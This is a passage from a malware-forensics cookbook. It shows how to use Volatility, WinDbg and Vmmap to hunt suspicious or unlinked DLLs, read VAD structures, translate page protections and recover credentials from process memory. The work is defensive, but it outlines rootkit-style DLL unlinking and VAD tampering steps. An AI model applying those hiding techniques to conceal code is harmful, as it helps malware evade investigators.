PEB.Ldr.InInitializationOrderLinks	The process's modules/DLLs – listed in initialization order

## RECIPE 16-1: HUNTING SUSPICIOUS LOADED DLLS

To print loaded DLLs with Volatility, use the `dlllist` command. If you do not specify a particular process with the `-p` argument, then it will print DLLs for all processes. It is important to note that the `dlllist` command can list DLLs only for active, linked processes. In other words, you cannot use `dlllist` on processes that have terminated (even if their `_EPROCESS` structure still exists) or that a rootkit unlinked. Here is an example of what you should see:

```
$ python volatility.py dlllist -p 820 -f memory.bin

svchost.exe pid: 820
Command line : C:\WINDOWS\system32\svchost -k DcomLaunch
None

Base          Size          Path
0x1000000     0x6000       C:\WINDOWS\system32\svchost.exe
0x7c900000     0xb0000      C:\WINDOWS\system32\ntdll.dll
0x7c800000     0xf4000      C:\WINDOWS\system32\kernel32.dll
0x77dd0000     0x9b000      C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000     0x91000      C:\WINDOWS\system32\RPCRT4.dll
0x5cb70000     0x26000      C:\WINDOWS\system32\ShimEng.dll
0x6f880000     0x1ca000     C:\WINDOWS\AppPatch\AcGenral.DLL
0x77d40000     0x90000      C:\WINDOWS\system32\USER32.dll
0x77f10000     0x46000      C:\WINDOWS\system32\GDI32.dll
0x76b40000     0x2d000      C:\WINDOWS\system32\WINMM.dll
0x774e0000     0x13c000     C:\WINDOWS\system32\ole32.dll
[...]
```

Unless you're looking for a malicious DLL by name, the number of DLLs loaded into a given process may overwhelm you. It's a good idea to view the output from various systems prior to conducting an investigation so you are familiar enough to spot discrepancies. Use the following guidelines to interpret the information; you want to look for:

- DLLs with suspicious names or names that you have never seen before.
- DLLs with common names that are loaded from a non-standard directory (for example `C:\WINDOWS\sys\kernel32.dll`).
- DLLs that allow access to protected resources or otherwise alter system security. For example, malware can load `sfc_os.dll` to disable Windows File Protection and `pstorec.dll` to extract credentials from the Windows Protected Storage.
- Legitimate DLLs that are out of context. For example, `ws2_32.dll`, `winsock32.dll`, `wininet.dll`, and `urlmon.dll` provide network functionality, which is certainly not malicious per se. However, if you see them loaded into processes, such as `notepad.exe`, that don't usually access the Internet, then it might indicate the presence of malware that injects code (with networking dependencies) into processes on the system.

On the other hand, sometimes you will be surprised how easy it is to spot malicious activity based on loaded DLLs. Although it is rare, attackers program bots in Python or Perl and then compile them into executables using py2exe or perl2exe, respectively. This produces a standalone program that does not require the Python or Perl interpreter on a target system. The basic idea is that the compiled executable actually contains the interpreter, and any necessary DLLs that the interpreter needs at runtime. Programs compiled with perl2exe will therefore drop and load a main module named p2x587.dll (5.8.7 is the Perl version number) and various DLLs named according to the Perl modules. For example, if the Perl source code included “use Glob,” then the compiled executable would drop and load Glob.dll. Although it might be quick and easy to write malicious code in Python or Perl, the results stick out like a sore thumb.

```
$ python volatility.py dlllist -p 1572 -f perl2exebot.vmem
```

```
d546d36461fb948 pid: 1572
```

```
Command line : 1.tmp
```

```
Service Pack 2
```

Base	Size	Path
0x400000	0x5000	C:\1.tmp
0x7c900000	0xb0000	C:\WINDOWS\system32\ntdll.dll
0x7c800000	0xf4000	C:\WINDOWS\system32\kernel32.dll
0x77d40000	0x90000	C:\WINDOWS\system32\USER32.dll
0x77f10000	0x46000	C:\WINDOWS\system32\GDI32.dll
0x77c10000	0x58000	C:\WINDOWS\system32\MSVCRT.dll
<b>0x28000000</b>	<b>0xd6000</b>	<b>C:\WINDOWS\TEMP\p2xtmp-1572\p2x587.dll</b>
0x77dd0000	0x9b000	C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000	0x91000	C:\WINDOWS\system32\RPCRT4.dll
<b>0x10000000</b>	<b>0x5000</b>	<b>C:\WINDOWS\TEMP\p2xtmp-1572\Cwd.dll</b>
<b>0x1a50000</b>	<b>0x7000</b>	<b>C:\WINDOWS\TEMP\p2xtmp-1572\Socket.dll</b>
<b>0x1a60000</b>	<b>0x6000</b>	<b>C:\WINDOWS\TEMP\p2xtmp-1572\IO.dll</b>
<b>0x1a70000</b>	<b>0x6000</b>	<b>C:\WINDOWS\TEMP\p2xtmp-1572\Fcnt1.dll</b>
<b>0x1e80000</b>	<b>0x6000</b>	<b>C:\WINDOWS\TEMP\p2xtmp-1572\Glob.dll</b>
0x71ab0000	0x17000	C:\WINDOWS\system32\WS2_32.dll
0x71aa0000	0x8000	C:\WINDOWS\system32\WS2HELP.dll
0x71a50000	0x3f000	C:\WINDOWS\System32\mswsock.dll
0x76f16000	0x27000	C:\WINDOWS\system32\DNSAPI.dll
0x76fb0000	0x8000	C:\WINDOWS\System32\winnr.dll
0x76f60000	0x2c000	C:\WINDOWS\system32\WLDAP32.dll
0x76fc0000	0x6000	C:\WINDOWS\system32\rasadhlp.dll

The malware used in the example is a variant of Zbot, which you can read more about on the ThreatExpert website.<sup>1</sup>

<sup>1</sup><http://www.threatexpert.com/report.aspx?md5=26dc4f3221c7b5a3252fb33379d88a0a>



## RECIPE 16-2: DETECTING UNLINKED DLLS WITH LDR\_MODULES

The `PEB` for a process exists in user mode. Therefore, it is possible for a process to hide the DLLs it has loaded by unlinking entries from one or more of the three module lists. The act of unlinking DLLs is similar to the DKOM attack described in Recipe 15-6, except because the lists exist in user mode, it does not require kernel-level privileges. This technique is demonstrated by CloakDLL<sup>2</sup> and NtIllusion,<sup>3</sup> and is discussed with source code examples in an OpenRCE post.<sup>4</sup> When malware unlinks a DLL, tools such as `listdlls.exe`, Process Explorer, Process Hacker, and even Volatility's default `dlllist` command will not show the unlinked DLL. This recipe describes a method of detecting the malicious behavior by comparing the `PEB` lists with data in the `VAD`.

### LoadLibrary and Mapped Files

To understand how you can detect unlinked DLLs, consider some of the first actions performed by `LoadLibrary`:

- Opens a handle to the DLL on disk using `ZwCreateFile`
- Creates a section (virtual memory block) associated with the file handle using `ZwCreateSection`
- Copies the contents of the file into the section using `ZwMapViewOfSection`

As a result of these actions, the kernel stores information that links the newly created section with its associated file (the DLL). By checking each allocated memory range in a process to see if it contains a mapped file (and if so, the name of the file), you can detect DLLs that are loaded in a process, even if there's no entry for the DLL in the process's `PEB`. The kernel stores the information you need in the `VAD` (Virtual Address Descriptor).

### Brief Introduction to the VAD

The `VAD` is an excellent forensic resource because you can use it to determine which memory ranges are accessible in a given process's virtual address space. When a process allocates memory with `VirtualAlloc`, the memory manager creates an entry in the `VAD` tree. Along with information such as the starting and ending addresses of the allocated memory block, the `VAD` contains some nested structures that, if present, can identify which file is mapped into the memory region.

The following WinDbg output shows the relevant data structures. We explain the `VAD` more thoroughly in Recipe 16-3, so for now, just know that if the `VAD` for a given memory range contains non-NULL `ControlArea` and `ControlArea.FilePointer` members, that means the memory range contains a mapped file.

```
kd> dt _MMVAD
nt!_MMVAD
```

```

+0x000 StartingVpn      : Uint4B
+0x004 EndingVpn       : Uint4B
+0x008 Parent          : Ptr32 _MMVAD
+0x00c LeftChild       : Ptr32 _MMVAD
+0x010 RightChild      : Ptr32 _MMVAD
+0x014 u               : __unnamed
+0x018 ControlArea     : Ptr32 _CONTROL_AREA
+0x01c FirstPrototypePte : Ptr32 _MMPTE
+0x020 LastContiguousPte : Ptr32 _MMPTE
+0x024 u2              : __unnamed

kd> dt _CONTROL_AREA
nt!_CONTROL_AREA
+0x000 Segment          : Ptr32 _SEGMENT
+0x004 DereferenceList  : _LIST_ENTRY
+0x00c NumberOfSectionReferences : Uint4B
+0x010 NumberOfPfnReferences : Uint4B
+0x014 NumberOfMappedViews : Uint4B
+0x018 NumberOfSubsections : Uint2B
+0x01a FlushInProgressCount : Uint2B
+0x01c NumberOfUserReferences : Uint4B
+0x020 u               : __unnamed
+0x024 FilePointer      : Ptr32 _FILE_OBJECT
+0x028 WaitingForDeletion : Ptr32 _EVENT_COUNTER
+0x02c ModifiedWriteCount : Uint2B
+0x02e NumberOfSystemCacheViews : Uint2B

kd> dt _FILE_OBJECT
ntdll!_FILE_OBJECT
+0x000 Type             : Int2B
+0x002 Size             : Int2B
+0x004 DeviceObject     : Ptr32 _DEVICE_OBJECT
+0x008 Vpb              : Ptr32 _VPB
+0x00c FsContext        : Ptr32 Void
+0x010 FsContext2       : Ptr32 Void
+0x014 SectionObjectPointer : Ptr32 _SECTION_OBJECT_POINTERS
+0x018 PrivateCacheMap  : Ptr32 Void
+0x01c FinalStatus      : Int4B
+0x020 RelatedFileObject : Ptr32 _FILE_OBJECT
+0x024 LockOperation    : UChar
+0x025 DeletePending    : UChar
+0x026 ReadAccess       : UChar
+0x027 WriteAccess      : UChar
+0x028 DeleteAccess     : UChar
+0x029 SharedRead       : UChar
+0x02a SharedWrite      : UChar
+0x02b SharedDelete     : UChar
+0x02c Flags            : Uint4B
+0x030 FileName         : _UNICODE_STRING
+0x038 CurrentByteOffset : _LARGE_INTEGER

```

```
+0x040 Waiters      : Uint4B
+0x044 Busy         : Uint4B
+0x048 LastLock     : Ptr32 Void
+0x04c Lock         : _KEVENT
+0x05c Event        : _KEVENT
+0x06c CompletionContext : Ptr32 _IO_COMPLETION_CONTEXT
```

Based on this information, all DLLs loaded with `LoadLibrary` will result in a VAD structure that associates the DLL's load address (`StartingVpn`) in memory with its file on disk (`ControlArea.FilePointer.FileName`). When malware unlinks a DLL from one or more of the PEB lists, it doesn't affect the data in the VAD. Therefore, when performing an investigation, you can enumerate the memory-mapped files in a process and compare them with the lists in the PEB. If the VAD reports any DLLs that the PEB fails to mention, then the DLL is likely unlinked.

## The Hiding Effect

To test unlinked DLL detection, we compiled a program called `unlinker.exe` using source code snippets from the proof-of-concept kits mentioned earlier. It unlinks the entry for `kernel32.dll` from all three PEB lists. After executing `unlinker.exe`, you can use `listdlls.exe` on the live Windows machine to list the loaded DLLs:

```
C:\>listdlls.exe unlinker.exe
```

```
ListDLLs v2.25 - DLL lister for Win9x/NT
Copyright (C) 1997-2004 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
-----
unlinker.exe pid: 2368
```

```
Command line: "C:\unlinker.exe"
```

Base	Size	Version	Path
0x00400000	0x13000		C:\unlinker.exe
0x7c900000	0xb2000	5.01.2600.5755	C:\WINDOWS\system32\ntdll.dll

As expected, the tool does not report `kernel32.dll`, because the tool enumerates DLLs by walking the lists in the PEB. We're not picking on `listdlls.exe`—almost all utilities you can run on a live machine (with exception of `Vmmap`, which is discussed next) enumerate DLLs using the PEB lists.

## Using Vmmap to View DLLs

You can verify that `kernel32.dll` is, in fact, loaded in `unlinker.exe` by using `Vmmap` (see Figure 16-1). The `Vmmap` program is able to report the loaded DLL because it does not rely on the PEB lists. Instead, it calls `ZwQueryVirtualMemory` with the `MemoryBasicInformation` and `MemorySectionName` flags to obtain details about every allocated memory segment in

the process. By using this native API function, Vmmap gets read access to members of the VAD, including the `FILE_OBJECT` structure, which contains the mapped file name.

Address	Type	Size	Committed	Total WS	Private	Share...	Share...	Blocks	Protection	Details
00010000	Private	4 K	4 K	4 K	4 K				1 Read/Write	
00020000	Private	4 K	4 K	4 K	4 K				1 Read/Write	
00030000	Thread Stack	1,024 K	12 K	8 K	8 K				3 Read/Write	Thread ID: 360
00130000	Shareable	12 K	12 K	8 K		8 K	8 K		1 Read	
00140000	Shareable	4 K	4 K	4 K			4 K		1 Read	
00150000	Heap (Private)	1,024 K	16 K	16 K	16 K				2 Read/Write	Heap ID: 0 (Default)
00250000	Heap (Private)	64 K	24 K	12 K	12 K				2 Read/Write	Heap ID: 1
00260000	Heap (Shareable)	64 K	12 K	8 K		8 K	8 K		2 Read/Write	Heap ID: 2
00270000	Mapped File	80 K	80 K	20 K		20 K	20 K		1 Read	C:\WINDOWS\system32\unicode.nls
00290000	Mapped File	260 K	260 K	4 K		4 K	4 K		1 Read	C:\WINDOWS\system32\locale.nls
002E0000	Mapped File	260 K	260 K						1 Read	C:\WINDOWS\system32\sortkey.nls
00300000	Mapped File	24 K	24 K	16 K		16 K	16 K		1 Read	C:\WINDOWS\system32\sorttbls.nls
00340000	Heap (Private)	64 K	16 K	16 K	16 K				2 Read/Write	Heap ID: 3
00350000	Mapped File	12 K	12 K	8 K		8 K	8 K		1 Read	C:\WINDOWS\system32\ctype.nls
00400000	Image	76 K	76 K	60 K	16 K		52 K		5 Execute/Copy on Write	C:\unlinker.exe
7C800000	Image	984 K	984 K	160 K	16 K	144 K	140 K		5 Execute/Copy on Write	C:\WINDOWS\system32\kernel32.dll
7C900000	Image	712 K	712 K	168 K	12 K	156 K	156 K		5 Execute/Copy on Write	C:\WINDOWS\system32\ntdll.dll
7F6F0000	Shareable	1,024 K	20 K	8 K		8 K	8 K		2 Execute/Read	
7FFB0000	Shareable	144 K	144 K	20 K		20 K	20 K		1 Read	
7FFD8000	Private	4 K	4 K	4 K	4 K				1 Read/Write	
7FFDF000	Private	4 K	4 K	4 K	4 K				1 Read/Write	
7FFE0000	Private	64 K	4 K	4 K	4 K		4 K	4 K	2 Read	

There are three memory-mapped images/DLLs

**Figure 16-1:** You can use Vmmap to view memory-mapped images/DLLs

## Using the Volatility ldr\_Modules plug-in

You can use the `ldr_modules` plug-in for Volatility to inspect discrepancies between the PEB lists and the VAD. The plug-in shows the base addresses and full paths to all mapped executables in a process. It displays a column for each of the three PEB lists (abbreviated InLoad, InInit, and InMem), which contain `True` or `False` based on whether a DLL with the same base address exists in the list. You can render output in text or HTML. If you use the HTML output, then the plug-in will highlight entries that are missing from the PEB lists, making it easier to spot discrepancies. We use the command in the following manner:

```
$ python volatility.py ldr_modules -f unlinker.bin --output=html
--output-file=report.html -p 2368
```

When you open the report, you should see something similar to what is shown in Figure 16-2.

Pid	Process	Base	InLoad	InInit	InMem	Module Path
2368	unlinker.exe	0x00400000	True	False	True	unlinker.exe
2368	unlinker.exe	0x7C900000	True	True	True	\\WINDOWS\\system32\\ntdll.dll
2368	unlinker.exe	0x7C800000	False	False	False	\\WINDOWS\\system32\\kernel32.dll

**Figure 16-2:** Using `ldr_modules` to investigate unlinked DLLs

Here you can see that the process's main module (unlinker.exe) is mapped at `0x00400000`. The InLoad and InMem lists contain an entry for unlinker.exe, but the InInit list does not. This is completely normal—the initialization order list does not count the process's main

module (\*.exe) as an entry, whereas the others do. However, the output also shows that kernel32.dll is missing from all three PEB lists.

## Limitations of ldr\_Modules

There are two main arguments about the method that `ldr_modules` uses for detection. First, a rootkit can use DKOM and overwrite members of the VAD after unlinking a DLL from the lists in the PEB. Then it will appear as if there is no memory-mapped file. For example, during our testing, we performed the following steps:

1. Used `Vmmap` to find the memory segment associated with a given DLL in a process
2. Located the VAD structure in kernel memory for the DLL
3. Overwrote the `ControlArea` value of the VAD structure with a NULL pointer
4. Refreshed the `Vmmap` output. As a result of our change to the `ControlArea` value, `Vmmap` reported that the type of the memory segment (see the `Type` column of Figure 16-1) was `Other` rather than `Image`. In addition, the `Details` column of `Vmmap`'s output, which used to store the path to `user32.dll`, became empty.
5. Verified that the `cmd.exe` process remained running and that `user32.dll` was still accessible in the memory of `cmd.exe`

Due to our testing, we know it's possible for malware to modify specific members of the VAD structures without causing short-term instability issues for the process. Our testing did not analyze long-term effects, such as what might happen if the memory manager tries to page some of the memory-mapped DLL back to disk (and can't find out which file it belongs to). Either way, modifying the VAD structures would require a kernel rootkit rather than one that works completely in user mode. Thus, it would require more work on the attacker's part to produce reliable and portable code. You can find more information on VAD data modification in the article titled "Hidden Dynamic-Link Library Detection Test."<sup>5</sup>

The second argument about the method used by `ldr_modules` is that it is possible to load DLLs into a process without using `LoadLibrary` (see "Reflective DLL Injection"), which does not create a mapped file in the VAD or any entries in the PEB. However, it leaves various other artifacts that you can detect by exploring the page protections for the memory allocated by the reflective loader.

<sup>2</sup><http://www.battleforums.com/forums/diablo-hacking/104427-cloakdll-cpp.html>

<sup>3</sup>[http://rootkit.com/board\\_project\\_fused.php?did=proj22](http://rootkit.com/board_project_fused.php?did=proj22)

<sup>4</sup>[http://www.openrce.org/blog/view/844/How\\_to\\_hide\\_dll](http://www.openrce.org/blog/view/844/How_to_hide_dll)

<sup>5</sup>[http://www.ntinternals.org/dll\\_detection\\_test.php](http://www.ntinternals.org/dll_detection_test.php)

## Code Injection and the VAD

As previously discussed, the VAD is an excellent source of forensic information. In this section, we'll leverage data in the VAD to hunt down hidden and injected code. In particular, you'll learn how to identify suspicious memory segments based on VAD attributes, how to scan process memory with YARA signatures, and how to interpret artifacts left by API-hooking malware.

### RECIPE 16-3: EXPLORING VIRTUAL ADDRESS DESCRIPTORS (VAD)

In this recipe, we'll cover more of the VAD and how you can use it in your malware investigations. To learn more about the VAD, you should review a paper called *The VAD tree: A process-eye view of physical memory*<sup>6</sup> by Brendan Dolan-Gavitt. As Brendan explains in his paper, the VAD is known as a “self-balancing binary tree” whereby at any given node, memory addresses lower than the address of the current node can be found at the left of the tree and higher addresses can be found at the right. A process's `_EPROCESS` structure contains a member named `VadRoot`, which points to the base of the tree. There are a few VAD related commands that you can use in Volatility:


- `vadinfo`: prints verbose information containing the VADS attributes, mapped files, and properties.
- `vadwalk`: prints basic information about the VADS and outputs data in text columns.
- `vadtree`: prints basic information about the VADS and outputs data in tree format (also supports rendering in Graphviz dot format).

The VAD commands in Volatility start reading from a process's `VadRoot` and print details about each accessible memory range. The following command shows how to use `vadtree` to generate a Graphviz dot file for the process with Pid 680:

```
$ python volatility.py vadtree -f memory.bin -p 680 --output=dot
--output-file=vad.html
```

When you open the resulting file in Graphviz, you'll see an image similar to what is shown in Figure 16-3. Each node in the figure contains either two or three boxes; from top to bottom these mean:

- **First box:** The tag (Vad, Vadl, or VadS) associated with the pool that contains the VAD structure and the address in kernel memory where the structure exists.



**Figure 16-3:** A process's VAD tree in Graphviz

- **Second box:** The starting and ending virtual addresses in the process's memory space
- **Third box (if applicable):** The name of a memory-mapped file or image. This information is only available if the tag is type "Vad" or "Vadl" and if there is actually a file mapped into the range.

The tag is very important because it identifies the type of `VAD` structure stored within the pool. There are three types of `VAD` structures, shown here from smallest to largest in size:

- "VadS" is type `_MMVAD_SHORT`
- "Vad" is type `_MMVAD`
- "Vadl" is type `_MMVAD_LONG`

Each larger type of VAD structure builds on the smaller one. In Brendan's publication, he explains several differences between the structures, but the most important aspect is that `_MMVAD_SHORT` structures are the only ones that do not contain a nested `_CONTROL_AREA` structure. The memory manager automatically chooses which type of VAD structure to use based on the purpose of the allocated memory. For example, if the memory needs to store a mapped file, then the system will choose one of the larger VAD structures so that it can store information about the mapped file. You can view the different VAD structures with WinDbg using the following commands:

```
kd> dt _MMVAD_SHORT
nt!_MMVAD_SHORT
+0x000 StartingVpn      : Uint4B
+0x004 EndingVpn       : Uint4B
+0x008 Parent          : Ptr32 _MMVAD
+0x00c LeftChild       : Ptr32 _MMVAD
+0x010 RightChild      : Ptr32 _MMVAD
+0x014 u               : __unnamed

kd> dt _MMVAD
nt!_MMVAD
+0x000 StartingVpn      : Uint4B
+0x004 EndingVpn       : Uint4B
+0x008 Parent          : Ptr32 _MMVAD
+0x00c LeftChild       : Ptr32 _MMVAD
+0x010 RightChild      : Ptr32 _MMVAD
+0x014 u               : __unnamed
+0x018 ControlArea     : Ptr32 _CONTROL_AREA
+0x01c FirstPrototypePte : Ptr32 _MMPTE
+0x020 LastContiguousPte : Ptr32 _MMPTE
+0x024 u2              : __unnamed

kd> dt _MMVAD_LONG
nt!_MMVAD_LONG
+0x000 StartingVpn      : Uint4B
+0x004 EndingVpn       : Uint4B
+0x008 Parent          : Ptr32 _MMVAD
+0x00c LeftChild       : Ptr32 _MMVAD
+0x010 RightChild      : Ptr32 _MMVAD
+0x014 u               : __unnamed
+0x018 ControlArea     : Ptr32 _CONTROL_AREA
+0x01c FirstPrototypePte : Ptr32 _MMPTE
+0x020 LastContiguousPte : Ptr32 _MMPTE
+0x024 u2              : __unnamed
+0x028 u3              : __unnamed
+0x030 u4              : __unnamed
```



To view detailed information about process memory, you can use the `vadinfo` command. The following output shows the details for the top two VAD nodes from Figure 16-3.

```
$ python volatility.py vadinfo -p 680 -f memory.bin

[...]

VAD node @821b9e60 Start 7ffab000 End 7ffabfff Tag Vadl
Flags: NoChange, PrivateMemory, MemCommit
Commit Charge: 1 Protection: 4
First prototype PTE: 00000000 Last contiguous PTE: 00000000
Flags2: LongVad, OneSecured
File offset: 00000000
Secured: 7ffab000 - 7ffabfff
Pointer to _MMEXTEND_INFO (or _MMBANKED_SECTION?): 00000000

VAD node @821c3d18 Start 7c900000 End 7c9b1fff Tag Vad
Flags: ImageMap
Commit Charge: 5 Protection: 7
ControlArea @823c72d8 Segment e14cdcc8
Dereference list: Flink 00000000, Blink 00000000
NumberOfSectionReferences:          1 NumberOfPfnReferences:          105
NumberOfMappedViews:                30 NumberOfSubsections:          5
FlushInProgressCount:                0 NumberOfUserReferences:        31
Flags: Accessed, HadUserReference, DebugSymbolsLoaded, Image, File
FileObject @823e5f90 (023e5f90), Name: \WINDOWS\system32\ntdll.dll
WaitingForDeletion Event: 00000000
ModifiedWriteCount:                  0 NumberOfSystemCacheViews:      0
First prototype PTE: e14cdd00 Last contiguous PTE: ffffffff
Flags2: Inherit
File offset: 00000000

[...]
```

The first VAD node, which exists at 821b9e60 in kernel memory, describes the addresses in range 7ffab000–7ffabfff of the process. The second VAD node at 821c3d18 describes the addresses in range 7c900000–7c9b1fff. Based on the tags (“Vadl” and “Vad,” respectively), a `_CONTROL_AREA` structure is available for both nodes, but it is only used in the second—to identify the memory-mapped image of `ntdll.dll`. Many other fields in the `vadinfo` output are useful to you in an investigation, especially the protection, which we describe in the next recipe.

<sup>6</sup><http://dfrrs.org/2007/proceedings/p62-dolan-gavitt.pdf>

## RECIPE 16-4: TRANSLATING PAGE PROTECTIONS

The field that you see named “Protection” in the `vadinfo` output describes what type of access is permitted on the memory region. The protection value is derived from the `flProtect` parameter that a process passes to `VirtualAlloc`. We said *derived*, because the value that you find in a memory dump is not the exact same as the `flProtect` value. This recipe shows you how to perform the translation. Before we begin, here is the function prototype for `VirtualAlloc`:

```
LPVOID WINAPI VirtualAlloc(
    __in_opt LPVOID lpAddress,
    __in     SIZE_T dwSize,
    __in     DWORD flAllocationType,
    __in     DWORD flProtect
);
```

The `flProtect` parameter can be one of the following values, which are defined in `WinNt.h`. You can find explanations of the values on the Memory Protection Constants page of MSDN, but most of them are self-explanatory.

```
#define PAGE_NOACCESS          0x01
#define PAGE_READONLY         0x02
#define PAGE_READWRITE        0x04
#define PAGE_WRITECOPY         0x08
#define PAGE_EXECUTE           0x10
#define PAGE_EXECUTE_READ      0x20
#define PAGE_EXECUTE_READWRITE 0x40
#define PAGE_EXECUTE_WRITECOPY 0x80
#define PAGE_GUARD             0x100
#define PAGE_NOCACHE           0x200
#define PAGE_WRITECOMBINE      0x400
```

One of the protection values in the `vadinfo` output is 7; however, there is no corresponding definition for that value in `WinNt.h`. Although the header file has definitions for 4, 2, and 1 (which equals 7), you cannot combine memory protection constants. In fact, combining 4, 2, and 1 would not make any sense, because it would indicate a page is marked as read/write, read-only, and no-access at the same time.

To interpret the protection field from the `vadinfo` output, you need to perform a translation between the values that user mode programs pass to `VirtualAlloc` and the values that the kernel stores in the `VAD` structures. Consider the following program that allocates memory using a few possible page protections and prints the allocated address:

```
#define VA(x) VirtualAlloc(NULL, 0x1000, MEM_COMMIT, x)

int _tmain(int argc, _TCHAR* argv[])
{
```

```

// Allocate memory with various protections and print
// the base address of the allocated region

printf("PAGE_EXECUTE: %08x\n",
       VA(PAGE_EXECUTE));

printf("PAGE_EXECUTE_READ: %08x\n",
       VA(PAGE_EXECUTE_READ));

printf("PAGE_EXECUTE_READWRITE: %08x\n",
       VA(PAGE_EXECUTE_READWRITE));

// Sleep so we can dump memory before the proc exits
Sleep(INFINITE);

return 0;
}

```

Example output:

```
C:\> ProtectTest.exe
```

```

PAGE_EXECUTE: 00370000
PAGE_EXECUTE_READ: 00380000
PAGE_EXECUTE_READWRITE: 00390000

```

After running this program, dump memory of the target system and use `vadinfo` to find the VAD node for each of the three allocated regions.

```

$ python volatility.py vadinfo -p 3340 -f alloc.bin

[...]

VAD node @81f7cc98 Start 00370000 End 00370fff Tag VadS
Flags: PrivateMemory, MemCommit
Commit Charge: 1 Protection: 2

VAD node @81efaae0 Start 00380000 End 00380fff Tag VadS
Flags: PrivateMemory, MemCommit
Commit Charge: 1 Protection: 3

VAD node @82308448 Start 00390000 End 00390fff Tag VadS
Flags: PrivateMemory, MemCommit
Commit Charge: 1 Protection: 6

[...]

```

The protection value for the memory range starting at 00370000 is 2, although we allocated it as `PAGE_EXECUTE`, which has a value of 0x10. In order to translate the value of 2 into its original 0x10 counterpart, we have to use 2 as an index in the translation table, which

is stored at a symbol named `MmProtectToValue` (we found this on Ivanlef0u's blog<sup>7</sup>) in the kernel executive module. Remember to start counting at 0 and not 1 . . .

```
kd> dd nt!MmProtectToValue
805514e8 00000001 00000002 00000010 00000020
805514f8 00000004 00000008 00000040 00000080
80551508 00000001 00000202 00000210 00000220
80551518 00000204 00000208 00000240 00000280
80551528 00000001 00000102 00000110 00000120
80551538 00000104 00000108 00000140 00000180
80551548 00000001 00000302 00000310 00000320
80551558 00000304 00000308 00000340 00000380
```

There it is! Now you know that whenever you see `Protection: 2` in the `vadinfo` output that the memory is executable, since it was originally allocated with a `PAGE_EXECUTE` flag. Any attempts to read from or write to the memory range would result in an access violation. Table 16-2 provides a translation for a few of the common protection values.

**Table 16-2:** Page Protection Translations

Name	WinNt.h	VAD
PAGE_NOACCESS	0x1	0x0
PAGE_READONLY	0x2	0x1
PAGE_EXECUTE	0x10	0x2
PAGE_EXECUTE_READ	0x20	0x3
PAGE_READWRITE	0x4	0x4
PAGE_WRITECOPY	0x8	0x5
PAGE_EXECUTE_READWRITE	0x40	0x6
PAGE_EXECUTE_WRITECOPY	0x80	0x7

Being able to translate the page protections will come in handy when tracking down malicious code that may be hiding in another process. For example, sometimes you may only want to focus on memory ranges marked as executable. This is the theory behind detecting the reflective DLL injection described in Recipe 16-2 (for more information, see “FATKit: Detecting Malicious Library Injection and Upping the ‘Anti’”<sup>8</sup> by Aaron Walters). It's also the basis for detecting blocks of shellcode that exist in a process's memory due to an exploit or due to a trojan such as Zeus, which we'll explore in the next recipes.

<sup>7</sup><http://www.ivanlef0u.tuxfamily.org/?p=39>

<sup>8</sup>[http://www.4tphi.net/fatkit/papers/fatkit\\_dll\\_rc3.pdf](http://www.4tphi.net/fatkit/papers/fatkit_dll_rc3.pdf)

## RECIPE 16-5: FINDING ARTIFACTS IN PROCESS MEMORY

Although `vadwalk`, `vadinfo`, and `vadtrees` are very useful, they only supply metadata. There is a fourth command, `vaddump`, which allows access to the actual data contained within the memory ranges, provided it is not paged to disk. This recipe shows a simple example of how to hunt down artifacts in a process's memory using `vaddump`. For a similar story, see *Malware Forensics: How Ironic Can It Get?*<sup>9</sup>

### The Experiment

To begin the example, follow these steps:

1. **Log into a website.** In our case, we logged into a Gmail account using Firefox. We entered the credentials `MySecretUserName` and `MySecretPass`, as shown in Figure 16-4, and clicked Sign in. Of course, the sign on failed, but because Firefox accepted the input and constructed an HTTP request using the credentials, we should be able to find traces of it in Firefox's memory.



**Figure 16-4:** Anything you enter into the browser will be saved in the process's memory

2. **Acquire memory.** Dump memory on your testing platform using one of the techniques described in Chapter 15.
3. **Identify the target process.** Use Volatility's `pslist` command to find the process you used to log into the website.

```
$ python volatility.py pslist -f gmail.bin | grep firefox
```

Name	Pid	PPid	Thds	Hnds	Time
firefox.exe	2288	4084	16	333	Fri Jan 08 04:29:10 2010

4. **Dump the process's memory.** Use `vaddump` to extract each segment of the target process's memory. The following command chooses to dump the memory segments to a directory named `outdir`.

```
$ python volatility.py vaddump -f gmail.bin -p 2288 --dump-dir=outdir
```

```
*****
```

```
Pid: 2288
```

5. What you should find in the output directory is a separate file that contains the data described by each `VAD` node. Volatility names the files according to the process name, the physical address of the process's `_EPROCESS` structure (to distinguish between multiple processes with the same name), the start address of the memory range, and the end address of the memory range.

```
$ ls outdir | wc -l
316
```

```
$ ls -al outdir
```

```
[...]
 4096 Jan  8 17:43 firefox.exe.21ef640.00010000-00010fff.dmp
 4096 Jan  8 17:43 firefox.exe.21ef640.00020000-00020fff.dmp
